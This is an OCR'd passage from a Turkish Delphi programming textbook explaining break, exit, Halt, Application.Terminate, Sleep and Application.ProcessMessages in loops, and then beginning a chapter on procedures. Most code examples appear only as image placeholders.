


Yukarıdaki gibi bir örneği kesinlikle “for” döngüsüyle çözmeyin. Biz komutu anlamanız için böyle bir çözüme başvurduk. Örnekte aralıkta bulunan sayıların çift olup olmadıkları kontrol edilmekte, eğer çift sayı değilse ekleme işlemi yapılmadan tekrar başa dönülmektedir. Çift sayı olması durumunda ise, en son bulunan toplam değerine eklenmektedir.

- **Break:**

Bu komut sayesinde, belirttiğiniz şart sağlandığı anda döngünün diğer komutları işletilmeden bloktan çıkabilmeyi sağlayabilirsiniz.

Aşağıdaki örnekte kaça kadar olan sayıların toplamının “100” ü ilk geçen değer olduğu hesaplanmakta, istenen şart sağlandığı anda döngü komutları işletilmeyerek procedure sonlandırılmaktadır.




Break komutunun işleyiş mantığı, koşul sağlandığı anda sadece o “for” (Diğer döngüler içinde kullanılabilir) döngüsünden çıkılmakta, procedure’e ait döngü dışındaki diğer kodlar okunmaya devam etmektedir.

- **Exit:**

Bu komutla hem döngüden çıkılması sağlanır, hem de alt satırlarda kalan diğer kod satırlarının okunması engellenir. Aşağıda exit komutunun kullanılışına ait basit bir örneklendirme yapılmıştır.


Örnekte EditBox'a girilen not değerinin "50" den büyük olup olmadığı kontrol edilmektedir. Şayet notu "50" den büyük girerseniz, ikinci mesajınız yani "Bütünlemede Ders Almanız Gerekmektedir" uyarısını "exit" komutu işletildiği için asla göremezsiniz.



Şimdide hem döngüyü, hem de programı sonlandırabilecek Delphi komutlarını görelim.


- **Halt**

Programı sonlandırmak için kullanılan bir komuttur. Kullanımına ait örnek aşağıda verilmiştir.




- **Application.Terminate:**


Yine uygulamanızı sonlandırma amaçlı kullanabileceğiniz bir Delphi komutudur. Aşağıda kullanımına ait örnek verilmiştir.



"***Application.Terminate***" komutunu döngü içerisinde kullanırsanız dikkatli olmalısınız. Size çok normal gözüken fakat Delphi tarafından enteresan değerlendirmeye sebebiyet vermektedir. Aşağıdaki örneği dikkatli inceleyiniz.



Program sanki toplam değer “10000” den büyük olduğu anda kapanacak gibi gözüksede öyle değildir. Programın döngü sonlandıktan sonra kapatılacağı kesindir. Eğer burada toplam değişkeninin değeri “10000” i geçtikten hemen sonra programın kapanması isteniyorsa kodu aşağıdaki gibi değiştirmelisiniz.




Aynı uygulama için “Halt” komutunu kullanırsanız, “exit” e ihtiyaç duymadan şart sağlandığı anda program kapatılacaktır.

```
var
  ilk,son:Integer;toplam:Real;
begin
  ilk:=10;son:=555555;toplam:=0;
  while true do  //Sonsuz döngü yaratılıyor
    begin
      toplam:=toplam+ilk;
      Form1.Caption:=FloatToStr(toplam);inc(ilk);
      if toplam>= 10000 then
      begin
        Halt; //Programı kapat
      end;    end;end;
```


"***Halt***" komutu döngü içerisinde hiç bir extra kod istemeden uygulamayı sonlandırmakta, "***Application.Terminate***" ise döngünün bitmesini bekledikten sonra programı kapatabilmektedir.

- **Sleep Komutu:**

Özellikle döngülerde çok hızlı işleyen kodları izleyebilmek veya zaman kazanmak amaçlı kullanılan bir komuttur. Parametre olarak girilen değer "milisaniye" cinsindendir (Saniyenin binde biri). Komutu anlayabilmeniz için aşağıdaki iki kod bloğunu ayrı ayrı çalıştırıp sonucu izleyiniz.




Şimdi de kodu aşağıdaki hale dönüştürüp tekrar çalıştırın.



Programın öncekine göre çok daha ağır çalıştığını göreceksiniz. Bunun sebebi eklemiş olduğunuz "sleep(1000)" kod satırından kaynaklanmaktadır. Bu komut bilgisayarı her seferinde bir saniye uyutacaktır.

- **Application.ProcessMessages:**

Uygulamanıza yoğun bir işlem yaptırırken (mesela döngü komutları işletilirken) diğer bir komuta programınız yanıt veremeyecektir. Bu durum sizin için sıkıcı, hatta bunaltıcı olacaktır. Bir döngü kodunu işletirken, dikkat ettiniz mi bilmiyorum, diğer hiç bir komutu tetikleyemezsiniz (Programı kapatamaz, formu taşıyamaz veya başka bir buttona tıklayamazsınız). "Application.ProcessMessages" böyle durumlara çözüm yaratmak için Delphi'ye dahil edilmiştir. Aşağıdaki iki kod bloğunu işletip aradaki farkı görmeye çalışın.




Buttona tıkladıktan sonra deneyin; formunuzu taşıyamayacak, kapatamayacak ve başka bir buttona tıklayamayacaksınız.

Bu durumun iki çözümü bulunmaktadır. Bunlardan birincisi "***Application.ProcessMessages***" dır. Delphi "Application.ProcessMessages" satırını gördüğü zaman kontrolü kısa bir süre için windows'a bırakarak, kullanıcıya diğer isteklerini yerine getirebilme şansı vermektedir (Formu taşıyabilir, başka bir buttona tıklayabilirsiniz vs.). Diğer bir yöntemse (Bu çok gelişmiş bir tekniktir. ***Thread*** yaratarak sadece o uygulamanın çalışabileceği bir kanal yaratmaktır.) sadece sizin istediğiniz komutlara cevap verecek bir kanal

yaratmaktır (Bu konuya daha sonraki kısımlarda değinilecektir). Uygulamanız da ne kadar çok kanal yaratırsanız, performansınızı o oranda düşürürsünüz.

Şimdi yukarıdaki kod bloğunu aşağıdaki hale çevirip uygulamanızı tekrar çalıştırınız.



Artık uygulamanız döngü komutları işlerken sizin komutlarınıza da cevap verebilecektir. Programı çalıştırdıktan sonra, button kontrolüne tıklayıp formunuzu taşımayı deneyin. Başarılı olduğunuzu göreceksiniz.


BÖLÜM 5
DELPHI'DE FONKSİYON
&
PROSEDÜRLER

Delphi'de Prosedürler:


Aynı kodun işletileceği durumlarda, işletilecek olan kodu tek bir yerde tanımlayıp gerekli yerlerden bu kodlara erişim sağlayabilirsiniz. Bu işlemler için genellikle kullanılan iki yöntem bulunmaktadır. Geriye değer döndürmeyen (aslında istenirse döndürtülebilir) bloğa procedure (buradan sonra prosedür olarak kullanılacaktır) adı verilmektedir.

Aşağıdaki bölümde Delphi içerisinde bir prosedürün nasıl tanımlanabileceğini, tanımlanan prosedüre projenizden nasıl erişebileceğinizi göstereceğim. Fakat daha önce Delphi'nin kullandığı forma ait prosedürlere bir örnek verelim.

